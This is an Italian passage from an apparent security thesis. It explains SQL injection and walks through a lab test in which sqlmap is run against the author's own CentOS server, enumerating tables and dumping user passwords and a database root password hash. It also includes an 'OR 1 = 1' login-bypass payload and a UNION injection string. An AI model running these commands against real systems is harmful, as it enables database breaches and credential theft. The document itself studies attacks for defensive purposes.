Per meglio spiegare come viene composta una query, in questi casi, basta pensare ad una di quelle frasi incomplete in cui si devono riempire gli spazi vuoti dando per cui un senso al risultato finale. La "debolezza" di un simile sistema è che se ciò che io inserisco non viene in qualche modo controllato da una routine aggiuntiva, mi è permesso dare dei valori per cui io possa *estendere* significato iniziale di tale intenzione.

Ecco un esempio in linguaggio naturale che è possibile rendere ambiguo con tale tecnica:

*"E' permesso entrare in casa ai rispettivi **proprietari**."*

Adesso si sostituisce la parte relativa al valore esterno:

*"E' permesso entrare in casa ai rispettivi **proprietari o a sconosciuti.**"*

Si noti l'ovvietà e la semplicità con cui una tale affermazione cambi di significato, tuttavia nei sistemi software non è questione da poco dover tener conto di certe possibilità. Segue un esempio sottoforma di query SQL che ricalca quello appena riportato:

```
SELECT username
    FROM user_table
    WHERE username = 'admin' AND password = 'mypass';
```

Si modifica ora la parte finale:

```
SELECT username
    FROM user_table
    WHERE username = 'admin' AND password = 'mypass' OR 1 = 1;
```

In questo caso stiamo permettendo a chiunque di essere trattato come l'utente 'admin' e all'interno di un server questo scenario è un fallimento della sicurezza. Questo è ovviamente il caso piu elementare di SQL injection ma è possibile articolare l'input in modo da adattarlo a tantissimi diversi scenari: tipo di sql server, sua versione, script lato server che gestisce il risultato in un certo modo e nei casi peggiori è possibile prendere il controllo dell'intero sistema.

5.3 Attacco alla Vulnerabilità

Abbiamo effettuato una scansione sui nostri server web ed abbiamo notato la presenza di determinati software che ospitano servizi web al livello più alto. Ciò di cui abbiamo bisogno ora è capire se il servizio web è vulnerabile ad un attacco a livello applicativo. Nel nostro caso vorremmo effettuare un attacco di tipo SQL injection. Per avere questo tipo di conferma possiamo agire inizialmente osservando i comportamenti e le risposte del server a seconda dell'input che immetteremo: all'interno di un form o direttamente nell'URL.

Un tipico URL dinamico avrà una forma del tipo "*http://www.nomesito.com/pagina.php?ID=123*"in cui riconosciamo il nome del host, la pagina richiamata, e soprattutto i parametri che vengono passati allo script appena chiamato. La variabile ID verrà presumibilmente utilizzata all'interno dello script *pagina.php* e, di nuovo, si presume che questo parametro venga inserito in una query SQL. Se andassimo a modificare manualmente il valore "123" potremmo ottenere una pagina diversa o, in caso di errore, un messaggio di errore dal server che ci informa che l'interazione col database è stata problematica.

Da questo punto in poi sta all'esperienza dell'attaccante cercare di capire al meglio come sfruttare questa situazione e, prima ancora, se questa è sfruttabile. In casi di un'applicazione sviluppata correttamente una situazione di errore non dovrebbe mai permettere ad un utente qualsiasi di capire o sfruttare questo comportamento.


Purtroppo sono statisticamente moltissimi i casi opposti. La "bolla" del SQL injection si sta gonfiando proprio in questi anni, in cui quasi tutte le web application sono database driven. Sono infatti nati molti tools che possono scoprire in automatico quali e quanti tipi di vulnerabilità è possibile sfruttare in questo settore.

5.3.1 WebSecurify

E' un tool grafico per la detenzione di vulnerabilità, tramite tecniche cosi chiamate di "fuzzing". Confonde l'applicazione web tramite richieste legittime richieste HTTP 1.1 e notifica l'utente di eventuali rischi. Seguono delle schermate in cui si è lanciato il test verso i nostri server di


prova.

Figura 2




Si accettano le condizioni di legge (per entrambi i server).

Figura 3



Si specifica il target.


Figura 4



Si analizzano i risultati divisi in paragrafi e per gravità di pericolo con relativa descrizione.


Ripetiamo per il server Debian: accettiamo le condizioni e configuriamo il target host. Otteniamo i seguenti risultati.

Figura 5



Segue.

Figura 6



Come abbiamo visto anche con nmap precedentemente possiamo avere diversi risultati che possono cambiare a seconda di tante altre variabili. La sola differenza fra le due macchine è la versione degli applicativi installati. Vedremo poi che nonostante non sia specificata una vulnerabilità SQL injection nel server CentOS sarà possibile scoprirla tramite il tool successivo. In questo modo tuttavia siamo già in grado di riconoscere che è possibile provare un attacco.

5.3.2 Sqlmap

Sqlmap è un tool a riga di comando sviluppato dal ricercatore di sicurezza Bernardo Damele e racchiude le principali tecniche di exploitation dedicate al SQL injection. Può essere usato semplicemente per capire se un servizio web è vulnerabile ad un tale attacco, capire quale server SQL sia in uso e quale sia la sua versione. Può essere usato per concentrarsi solo su alcuni parametri del URL e configurato per utilizzare entrambi i metodi di richiesta HTTP (GET o POST).

Le tre principali tecniche di SQL injection sono:

- **Stacked query;**
- **Union All;**
- **Blind;**

La **Stacked query** consiste nel costruire query annidate (o stacked cioè “impilate”) in modo che la query inviata come injection venga eseguita subito dopo quella prevista normalmente. A questo punto entrano in gioco variabili che riguardano principalmente il tipo di server che si sta attaccando perchè dal tipo di dialetto SQL in uso dipenderà un diverso metodo per forgiare la richiesta. Diversità nei caratteri per i commenti, obbligatorietà di altri caratteri speciali per chiudere o concatenare le query sono esempi di alcune differenze che possono occorrere nel momento in cui si riconosce un certo tipo di server SQL. Si noti per esempio che il server open source MySQL non è vulnerabile a questa tecnica in quanto, per design, non è programmato per eseguire un codice di questo tipo. Qualsiasi tentativo in questa direzione quindi fallirebbe in quanto la query verrebbe considerata non valida.

La tecnica **Union All** è considerabile un ottimo stratagemma per emulare una stacked query: non è possibile far eseguire un comando diverso da una SELECT ma è possibile concatenare quelli che saranno i risultati. In questo modo si possono sottomettere due differenti query che risulteranno in un output appunto "unito" in un'unica tabella. La clausola fondamentale è che le due query abbiamo lo stesso numero di colonne in risposta. Per esempio in un caso reale si può eseguire la richiesta di informazioni personali di un certo utente, unitamente alla query per la richiesta delle ultime news inserite sul sito web. Questo metodo porterebbe l'applicazione web a trattare le informazioni riservate (o qualunque esse siano, ma ad ogni modo non previste per quella transazione) come fossero dati normalmente trasmissibili per quel tipo di interazione.

Purtroppo però è necessario apprendere molte altre informazioni prima di eseguire questo tipo di attacco come i nomi dei campi da cui si intende ottenere informazioni nonché il nome della tabella.

La **Blind SQL injection** è senza dubbio la tecnica più efficace nonché più difficile da eseguire. Si usa il termine Blind in quanto si performano delle richieste puramente alla "cieca" interpretando i messaggi di errore che il server solitamente fornisce in risposta. Si sfrutta la comparazione dei risultati del codice HTML dato in risposta alla transazione. In particolare si nota se una data pagina viene data in sostituzione di una considerata valida. Il tipo di query prevede la processazione di uno statement booleano da parte del database chee risponde alternativamente a seconda dei casi. In questo modo si potrà ottenere carattere dopo carattere qualsiasi tipo di informazione come nome tabella, nome campo o direttamente le informazioni stesse dei campi. Solitamente si usa recuperare almeno i nomi dei campi e delle tabelle per poi forgiare delle query con parametri corretti per avere un'esecuzione più veloce usando ad esempio una Union All. Una Blind SQL injection infatti è ciò che può essere comparato ad un attacco brute force applicato ai database, portando con sé quindi, le tempistiche necessarie.

5.3.2.1 Utilizzo di SQLmap

La sintassi di questo tool è abbastanza semplificata:

#sqlmap target opzioni

Il target sarà tipicamente un URL considerato vulnerabile, ciò dipende dalla presenza di parametri GET con valori in vista che è possibile modificare. Alternativamente si può puntare allo studio di un form in cui le informazioni sono trasmesse tramite metodo POST e per cui invisibili nel URL ma comunque presenti nella transazione. Basterebbe specificare il metodo con l'apposito switch da linea di comando.

Per iniziare possiamo lanciare una semplice scansione del URL verso i nostri siti web di test:

 # sqlmap -u "http://centosserver/news.php?id=1"

l'opzione -u specifica il target URL, per ora è la sola opzione che usiamo, segue l'output:

```
    sqlmap/0.7
    by Bernardo Damele A. G. <bernardo.damele@gmail.com>
[*] starting at: 16:14:03

[16:14:03] [INFO] testing connection to the target url
[16:14:03] [INFO] testing if the url is stable, wait a few seconds
[16:14:04] [INFO] url is stable
[16:14:04] [INFO] testing if User-Agent parameter 'User-Agent' is dynamic
[16:14:04] [WARNING] User-Agent parameter 'User-Agent' is not dynamic
[16:14:04] [INFO] testing if GET parameter 'id' is dynamic
[16:14:04] [INFO] confirming that GET parameter 'id' is dynamic
[16:14:04] [INFO] GET parameter 'id' is dynamic
[16:14:04] [INFO] testing sql injection on GET parameter 'id' with 0 parenthesis
[16:14:04] [INFO] testing unescaped numeric injection on GET parameter 'id'
[16:14:04] [INFO] confirming unescaped numeric injection on GET parameter 'id'
[16:14:04] [INFO] GET parameter 'id' is unescaped numeric injectable with 0 parenthesis
[16:14:04] [INFO] testing for parenthesis on injectable parameter
[16:14:04] [INFO] the injectable parameter requires 0 parenthesis
[16:14:04] [INFO] testing MySQL
[16:14:04] [INFO] confirming MySQL
[16:14:04] [INFO] retrieved:
[16:14:04] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS
web application technology: Apache 2.2.3, PHP 5.1.6
back-end DBMS: MySQL < 5.0.0
```

Come possiamo notare l'output ci mette a conoscienza dei passi eseguiti: per prima cosa esegue una connessione di test per verificare la connettività del host dopodichè cerca di identificare la dinamicità dei parametri trovati nella sessione. In questo caso solo il parametro *id* è dinamico ed infatti conferma l'informazione. Successivamente inizia a testare l'URL modificando il valore del campo *id* con opportuni caratteri speciali con l'obiettivo di modificare/rompere/estendere la query SQL originaria dell'applicazione. Per ora abbiamo solo bisogno della conferma del fatto che l'URL sia vulnerabile.

Infine troviamo riscontro di ciò ottenendo informazioni sul sistema operativo (Linux CentOS) e il DBMS utilizzato (MySQL).

Si procede ora a diversi test di vulnerabilità cercando di estrapolare più informazioni possibili sui database nel sistema e possibilmente dati delle tabelle. Cercheremo di capire quale tecnica è meglio sfruttare e che tipo di injection sarà più efficace.

Testiamo una Union All:

 # sqlmap -u "http://centosserver/news.php?id=1" –union-test

```
[16:49:26] [INFO] testing inband sql injection on parameter 'id' with NULL bruteforcing technique
[16:49:26] [INFO] confirming full inband sql injection on parameter 'id'
[16:49:27] [WARNING] the target url is not affected by an exploitable full inband sql injection vulnerability
[16:49:27] [INFO] confirming partial (single entry) inband sql injection on parameter 'id' by appending a false condition after the parameter value
[16:49:27] [INFO] the target url is affected by an exploitable partial (single entry) inband sql injection vulnerability
valid union:    'http://centosserver:80/news.php?id=1 UNION ALL SELECT NULL, NULL# AND 2534=2534'
```

Risultati positivi. Da ora in poi sappiamo che possiamo passare il parametro *--union-use* nella riga di comando in quanto basta una transazione sola per avere ciò che ci serve (al contrario della Blind injection).

 # sqlmap -u "http://centosserver/news.php?id=1" --union-use –current-db

```
[16:53:46] [INFO] fetching current database
current database:    'testdb'
```

Nome del database trovato. Tentiamo di enumerare i nomi delle tabelle, ora usando una query piena nel parametro --*sql-query*.

#sqlmap -u "http://centosserver/news.php?id=1" --union-use --sql-query="select table_name from information_schema.tables where table_schema = 'testdb'"

```
[17:17:46] [INFO] the SQL query provided returns 2 entries
select table_name from information_schema.tables where table_schema = 'testdb' [2]:
[*] news
[*] user
```

Perfetto, ora abbiamo anche i nomi delle tabelle in uso dall'applicazione web. L'ultima cosa di cui possiamo beneficiare nell'ambito del test sono i nomi dei campi delle tabelle di nostro interesse. Puntiamo la query verso la tabella *user*.

 # sqlmap -u "http://centosserver/news.php?id=1" --union-use --sql-query="select column_name from information_schema.columns where table_name = 'user' and table_schema = 'testdb'"

```
[17:23:06] [INFO] the SQL query provided returns 3 entries
select column_name from information_schema.columns where table_name = 'user' and table_schema =
'testdb' [3]:
[*] id
[*] password
[*] username
```

Abbiamo tutto ciò che serve ora per recuperare dati dalla tabella user.

 # sqlmap -u "http://centosserver/news.php?id=1" --union-use --sql-query="select username, password from testdb.user"

```
[17:27:48] [INFO] the SQL query provided has more than a field. sqlmap will now unpack it into distinct queries to be able to retrieve the output even if we are in front of a partial inband sql injection
[17:27:48] [INFO] the SQL query provided returns 2 entries
select username, password from testdb.user [2]:
[*] generic_user, user_password
[*] marco, mypassword
```

Il test si può considerare terminato e la sicurezza delle informazioni è stata fortemente compromessa. Come prove ulteriori possiamo provare a prendere informazioni relative al DBMS stesso come i suoi utenti e gli hash delle loro password.

 # sqlmap -u "http://centosserver/news.php?id=1" --union-use --users

```
[17:43:06] [INFO] fetching database users
[17:43:06] [INFO] the SQL query provided returns 5 entries
database management system users [2]:
[*]
[*] root
```

E gli hash degli utenti di sistema.

 # sqlmap -u "http://centosserver/news.php?id=1" --union-use –passwords

```
[17:44:55] [INFO] fetching database users password hashes
[17:44:55] [INFO] the SQL query provided has more than a field. sqlmap will now unpack it into distinct queries to be able to retrieve the output even if we are in front of a partial inband sql injection
[17:44:55] [INFO] the SQL query provided returns 5 entries
database management system users password hashes:
[*] root [1]:
    password hash: 241e9fd963dfe3ef
```

Questo è un ulteriore livello di compromissione in quanto non solo l'applicazione web è vulnerabile, ma una tale esposizione di informazioni mette in pericolo l'intero sistema.

5.4 Rischi delle vulnerabilità analizzate

Si vuole far notare che l'importanza di questo quinto capitolo non è solo esporre i rischi del servizio web e i relativi metodi per attaccarli, è fondamentale tenere in mente che un tale attacco non sarebbe identificabile da un tradizionale firewall. Un firewall per un server aziendale avrebbe comunque l'istruzione di rendere accessibile il server web a qualunque tipo di transizione proprio per garantire la fruizione dei suoi servizi. Per implementazione di design un firewall non è interessato ad ispezionare i pacchetti che transitano sulla rete perchè il suo lavoro si ferma al livello 4 e 3 dello stack TCP/IP controllando per esempio attacchi di tipo Denial of Service, prevenibili appunto a livello di rete.

Il focus di questa tesi è mettere in sicurezza ciò che viene trascurato da questo importante strumento. Nel prossimo capitolo (6) verranno discussi e configurati tutti quegli strumenti di "deep packet inspection" che permettono un'ultima analisi del traffico intercettato.

5.4.1 Possibili scenari di compromissione

Soffermandoci solo alla compromissione dei dati del database molte sono le possibilità che si aprono per un attaccante. Tralasciando ovvietà quali dati di login su un sito e successiva alterazione di dati personali, o inserimento di nuovi dati proprio con le nuove credenziali acquisite, si fa notare che a questo punto un sito di e-commerce o di home-banking sono i primi a subire tali assessment di sicurezza.

Un sito di e-commerce non può non essere supportato da un database, per cui un attaccante potrebbe con queste metodologie riuscire a sovrascrivere per esempio un ordine o addirittura comporne di nuovi creando perdite per l'azienda. L'eventuale furto di dati personali di utenti già registrati poi metterebbe l'azienda in condizioni difficilissime dovendo spiegare ai propri clienti che le informazioni riguardanti le loro carte di credito sono state rubate, oppure sono impossibilitati a procedere con l'evasione degli ordini perche il database è stato cancellato.

Un sito di home-banking, è inutile dirlo, è passibile di un rischio che comprende transazioni monetarie. Ciò implicherebbe una profonda conoscenza dell'intera infrastruttura informatica da

parte dell'attaccante ma ci sono vulnerabilità in ogni tipologia di sistema informatico che sarebbero da trattare con altrettante tesi dedicate.

Un servizio web per studenti di una scuola o università metterebbe a rischio i record di tutta la movimentazione accademica messa in moto dalle segreterie e cosi via..

Gli strumenti informatici stanno acquisendo importanza sempre maggiore e la loro messa in sicurezza viene prima di qualsiasi cosa. Cosi come in automobile è importante sincerarsi di essere alla guida di un mezzo sicuro. Coscenti del fatto che la sicurezza assoluta non esiste si può lavorare per accrescere l'efficacia di tale attributo.

6 Sicurezza ai vari livelli

